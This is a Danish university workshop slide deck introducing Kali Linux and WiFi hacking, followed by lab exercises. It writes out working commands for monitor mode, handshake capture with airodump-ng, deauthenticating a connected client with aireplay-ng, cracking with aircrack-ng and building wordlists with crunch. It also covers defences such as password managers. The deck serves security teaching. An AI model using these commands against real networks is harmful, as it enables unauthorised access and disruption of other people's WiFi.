


PROFESSIONSHØJSKOLEN

# Deauth angreb basalt

- Et de-autentificeringsangreb er en type angreb, der retter sig mod dataoverførslen mellem routeren og enheden, hvilket i praksis **deaktiverer** Wifi-kortet på enheden
- Deautentificering er ikke en udnyttelse af en fejl, men en funktion i IEEE 802.11-protokollen. Deautentificeringsangreb bruger en **deauth-frame** fra routeren til at tvinge en enhed til at afbryde forbindelsen.
- Teknisk kaldes det: "en autoriseret teknik til at informere en uønsket station om, at den er blevet **isoleret fra netværket**." Dette antyder, at der er en enhed på netværket, som **ikke** burde være der.

# Deauth angreb basalt



# Deauth værktøj

- **Aireplay-ng** er et værktøj, der specifikt bruges til at injicere særligt oprettede ARP-anmodningspakker i et trådløst netværk for at generere trafik.
- Dets primære funktion er at **deautentificere** allerede **tilsluttede** brugere på det trådløse netværk. Værktøjet er en del af aircrack-ng-pakken.



# Kali Linux

Introduktion og eksempler




PROFESSIONSHØJSKOLEN


# Kali Linux

- Speciel Linux distribution med fokus på sikkerhed
  - Indbyggede tools til penetrationstest, portscanning, exploits osv.
  - Det er installeret på de laptops I skal bruge i dag
  - Bliver brugt af sikkerhedskonsulenter i virksomheder
  - Bliver også brugt af Black Hats
  - Download fra: <https://www.kali.org/downloads/>





... (continues from the previous line)



# Terminalen

- Der er her vi indtaster kommandoer

- ls: liste over filer og mapper
- cd: skift til en ny mappe
  - cd Documents
  - cd ..
- cat: print indholdet af en fil
  - cat .bashrc

```
File Actions Edit View Help

kali@kali:~$ ls
Desktop Downloads Music Public Videos
Documents entropy Pictures Templates
kali@kali:~$ ls -a
.
..
.bash_history
.bash_logout
.bashrc
.bashrc.original
.cache
.config
Desktop
.dmrcc
.
..
Documents
Downloads
entropy
gnupg
.ICEauthority
.local
.mozilla
Music
Pictures
.profile
.
Public
Templates
.vboxclient-clipboard.pid
.vboxclient-display-svga-x11.pid
.vboxclient-draganddrop.pid
.vboxclient-seamless.pid
Videos
.Xauthority
.xsession-errors
.xsession-errors.old

kali@kali:~$
```


# Filsystemet i Linux

- Indbyggede kommandoer til navigation af filsystemet

- ls: skriver indholdet af en mappe
- cd: skift mappe
- rm: slet fil
- mkdir: opret mappe
- touch: opret (tom) fil
- cat: viser indholdet af en fil

- Disse (samt andre) har *options*:

- help: viser hjælpen
- man ls: manualsiden om ls kommandoen



Figur fra: Linux Basics for Hackers af OccupyTheWeb

# Men hvorfor bruge terminalen???

- Fleksibel
- Automatisering af opgaver (via scripts i f.eks. Python, Bash)

# Opgave med terminalen

- Start med at gå ind i terminalen på HP laptoppen.
- Opret en tom fil i hjemmemappen. Vælg selv filens navn.
- Brug echo kommandoen til at tilføje selvvalgt tekst til filen.
- Print filens indhold i terminalen.

# WiFi hacking

Live demo



PROFESSIONSHØJSKOLEN

# Hacking trin

- Finde ud af hvilket WiFi netværk vi vil hacke
  - airodump-ng
- Opsamle handshakes
  - airodump-ng, aireplay-ng
- Gæt kodeordet
  - aircrack-ng

# WiFi-hacking værktøjer i Kali

- Kali har indbyggede programmer til WiFi sikkerhed:
  - **aircrack-ng:** Brute force af WiFi passwords
  - **airomon-ng:** Monitorering af WiFi trafik
  - **airodump-ng:** Logging af WiFi trafik
  - **aireplay-ng:** Replay af pakker
  - **crunch:** Laver password liste

# Hacking af WiFi

- Hvordan gør man det?
  - 1: Klargøring af hardware
  - 2: Opsamle et handshake mellem WiFi access point og vores laptop
  - 3: Bruge den opsamlede handshake fra trin 2 til at gætte kodeordet. Vi bruger en liste over mulige kodeord

# Hvad er et handshake?



# WiFi Hardware og opsætning

- Bruger Alfa Network AWUS036NHA, en USB WiFi-adapter
  - Baseret på Qualcomm Atheros AR9271L chipsettet
- Forbind Alfa-Wifi-adapter til USB port på lap-top
  - Kontroller at der er tilsluttet korrekt ved i terminal at skrive:  
sudo airmon-ng

Skulle gerne give følgende:

....

phy1 wlan1 ath9k\_htc Qualcomm Atheros ...



# Hacking af WiFi opsætning

- Sæt Alfa-wifi-adapter i monitor mode ved at køre følgende kommandoer:
  - sudo ifconfig wlan1 down
  - sudo airmon-ng check kill
  - sudo iwconfig wlan1 mode monitor
  - sudo ifconfig wlan1 up

(wlan1 er navnet på min Alfa-wifi-adapter. Skift navnet ud med navnet på din adapter)

# Hacking af WiFi: Trin 1 (navn på det wifi vi vil hacke)

- Vi skal bruge airodump-ng kommandoen til at finde wifi
- Vi sniffer på alle bånd

```
sudo airodump-ng --band abg wlan1
```

Programmets navn

Navn på wifi adapter

Navn på hvilke bånd vi vil sniffe  
(vi vælger a, b og g)

# Hacking af WiFi: Trin 1 (navn på det wifi vi vil hacke)

CH 3 ][ Elapsed: 12 s ][ 2014-06-01 14:05											
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID		
84:1B:5E:E1:F9:D6	-27	12	1 0 11	54e	WPA2 CCMP	PSK	NETGEAR03				
84:1B:5E:03:D2:98	-26	7	0 0 11	54e	WPA2 CCMP	PSK	NETGEAR03 EXT				
00:14:BF:E0:E8:D5	-34	14	0 0 10	54	WPA CCMP	PSK	pentest_router				
00:1D:5A:3D:C4:D9	-54	10	0 0 9	54 .	WPA2 CCMP	PSK	ZWIRE126				
00:15:6D:63:2B:C8	-62	3	4 0 10	54 .	OPN				BMSE1g		
DC:9F:DB:62:76:40	-63	3	0 0 1	54e.	OPN				BISTRO_NorthWest		
00:15:6D:6B:64:90	-63	3	4 0 10	54 .	OPN				Belle Maer Office		
BSSID	STATION		PWR	Rate	Lost	Frames	Probe				
00:15:6D:6B:64:90	E0:75:7D:EA:4C:88		-1	1 - 0	0	2					

Vi skal nu bruge BSSID (= MAC adressen) på det wifi net vi vil hacke

# Hacking af WiFi: Trin 2 (opsamle "handshake")

- Vi skal bruge airodump-ng kommandoen igen (eksempel):

```
sudo airodump-ng --channel 6 --bssid 00:15:6D:6B:64:90 -w handshake wlan1
```

Programmets navn

WiFi kanal  
(ml. 1 og 12)

MAC adresse for  
WiFi access point

Vi skal gemme  
handshake i denne fil

Navnet på  
WiFi-adapter

## Vi venter til der er en computer der forbinder til netværket... ZZZzzZZ.....

- I stedet for at vente, så smider vi en allerede forbundet computer af, så den bliver nødt til at forbinde igen. Vi laver et "deauthenticating attack"
- Start et nyt terminal-vindue og tast

```
sudo aireplay-ng --deauth 5 -a 00:15:6D:6B:64:90 -c E0:75:7D:EA:4C:88 wlan1
```

Programmets navn

Antal  
deauths

Betyder  
deauthentificering

MAC adresse for  
WiFi access point

MAC adresse for  
den computer vi vil  
smide af WiFi'et

Navnet på  
WiFi-adapter

# Hacking af WiFi: Gæt kodeordet

- Vi skal bruge aircrack-ng kommandoen (eksempel):

```
sudo aircrack-ng handshake.cap -w wordlist.txt | tee
```

Programmets navn


Fil med handshake

Vores liste  
over mulige  
kodeord

“| tee” er et lille “hack”  
som gør det muligt at  
stoppe eksekveringen,  
hvis vi har lavet en fejl.

# Hacking af WiFi: Lav din egen ordliste

- Hvis vi vil lave vores egen ordliste kan dette gøres med programmet Crunch
- syntax: crunch [min][max][characters] -t[pattern] -o[filename]



Ovenstående eksempel vil lave alle mulige kombinationer af ord på 6 bogstaver, som begynder med a og slutter på b. De fire bogstaver/tegn imellem a og b, her vist med @, bliver skiftet ud med alle mulige kombinationer af 123abc\$ - eksempelvis: aaaaab, aabbcc, aan\$\$b, .....

# Live coding med Crunch

- Starter med a og slutter med gggggg
  - crunch 1 6 abcdefg
- Indeholder alle kombinationer af bogstaverne abc
  - crunch 4 5 -p abc
- Alle kombinationer af peter og alle tal fra 000 til 999, gem dem i liste.txt
  - crunch 8 8 0123456789 -t peter@{@ -o liste.txt

# WiFi hacking

Opgaveeksempler



PROFESSIONSHØJSKOLEN

# Opgaverne – nogle fif

- I har fået udleveret Kali laptops hvor handshake filerne er lagt på
  - Dvs. behøver ikke at lave WiFi sniffing
  - Handshake1 til opgave 1 osv.
- Bruger crunch til at lave passende ordlister, alt efter hvad opgaven kræver
  - Hvilke informationer har man i forvejen? Hvad består kodeordet af (bogstaver, tegn, specialtegn, eller en kombination?)
- Opgaverne er i stigende sværhedsgrad
  - Så opgave 1 er lettest, opgave 4 sværest
- Nogle opgaver bruger wordlists (er også på computerne)
  - Link til wordlist: [https://drive.google.com/file/d/1G\\_b-IoCRUbXCatPM\\_fcj76KVd9C1CHTF/view?usp=drive\\_link](https://drive.google.com/file/d/1G_b-IoCRUbXCatPM_fcj76KVd9C1CHTF/view?usp=drive_link)

# Opgave – hack fire netværk

- Router#1 – Password på 8 karakterer. Passwordet indeholder navnet på Henriks kat samt årstal for hvornår Henrik dimitterede som Datamatiker – eks: "Navn1900".
  - Hint: Brug Crunch til at lave en ordliste, hvor du anvender et mønster.
- Router#2 – Anvend eksisterende ordlister fra internettet (ligger allerede på computeren). Passwordet er gemt i en af listerne.
  - Hint: Du kan enten sammensætte alle listerne til en enkelt liste eller tage dem én ad gangen. Brug "cat" kommandoen i en terminal til at sammensætte listerne.
  - Hint: det kan være nødvendigt at kopiere ordlisterne et andet sted hen eller anvende "./" til at referer til eksisterende mappe: Eks. "./Stem/ordliste1.txt"
  - Ordlisterne ligger i mappen /home/ucn/Stem
- Router#3 – Password på 8 karakterer. Tallene fra 1 til 8 kan indgå.
- Router#4 – Godt password som er svært/umuligt at hacke
  - Hvordan vil du gøre det an?

# Reconnaissance: Social Engineering

- Definition: Psychological manipulation of people into performing actions or exposing confidential information
- What is your password?
  - <https://www.youtube.com/watch?v=opRMrEfAlil>

# Password manager

- Populære password managers kan eks. være:
  - 1Password: Gemmer password i “skyen”, så det kan tilgåes fra andre enheder
    - Link: <https://1password.com/>
  - KeepassXC: Gemmer passwords i en krypteret fil på jeres computer eller smartphone. For adgang fra andre computer/telefoner mm., læg passwordfilen i eks. dropbox eller oneDrive.
    - Link: <https://keepassxc.org/>
  - Link til liste over password managers – vælg selv en passende:
    - [https://en.wikipedia.org/wiki/List\\_of\\_password\\_managers](https://en.wikipedia.org/wiki/List_of_password_managers)



**1Password**



# Cyberchef


- Website med nyttige værktøjer
  - Ind- og dekodning
  - Kryptering og dekryptering
  - Komprimering og dekomprimering
- Website: <https://gchq.github.io/CyberChef/>

# Opsamling

- Hvordan beskytter vi bedst muligt vores eget WiFi-netværk?
- Sikring af WiFi: <https://www.sikkerdigital.dk/borger/tekniske-setup/traadloese-netvaerk-sikkert>


# Linux ressourcer online

- Linux Tutorial for Beginners:  
<https://ryanstutorials.net/linuxtutorial/>
- Linux Journey:  
<https://linuxjourney.com/>



# Tryhackme

- Online træningsplatform til cybersikkerhed
- Indeholder forskellige Capture-the-flag (CTF) opgaver
- Link: <https://tryhackme.com/dashboard>



Figur fra: <https://www.student-circuit.com/news/student-entrepreneur-launches-tryhackme-to-help-fill-the-cyber-skills-gap/>

# Evaluér dagens workshop

Find evalueringen

- Mobil:  
Scan QR-kode
- Varighed  
• Ca. 2-3 minutter



# Links og kontakt

- Kontaktinfo:
  - <https://www.linkedin.com/in/henning-thomsen-790a34122/>
  - [hth@ucn.dk](mailto:hth@ucn.dk)
- Datamatiker:
  - <https://www.ucn.dk/uddannelser/datamatiker>
- IT-Teknolog:
  - <https://www.ucn.dk/uddannelser/it-teknolog>
- Multimediedesigner
  - <https://www.ucn.dk/uddannelser/multimediedesigner/>
- Professionsbachelor i IT-sikkerhed:
  - <https://www.ucn.dk/uddannelser/it-sikkerhed>
- Professionsbachelor i Softwareudvikling:
  - <https://www.ucn.dk/uddannelser/softwareudvikling>

TAK for i dag :-)



PROFESSIONSHØJSKOLEN

# Hej! Mit navn er Henrik 😊

- Jeg elsker katte. Jeg har en kat. Hun hedder Olga.

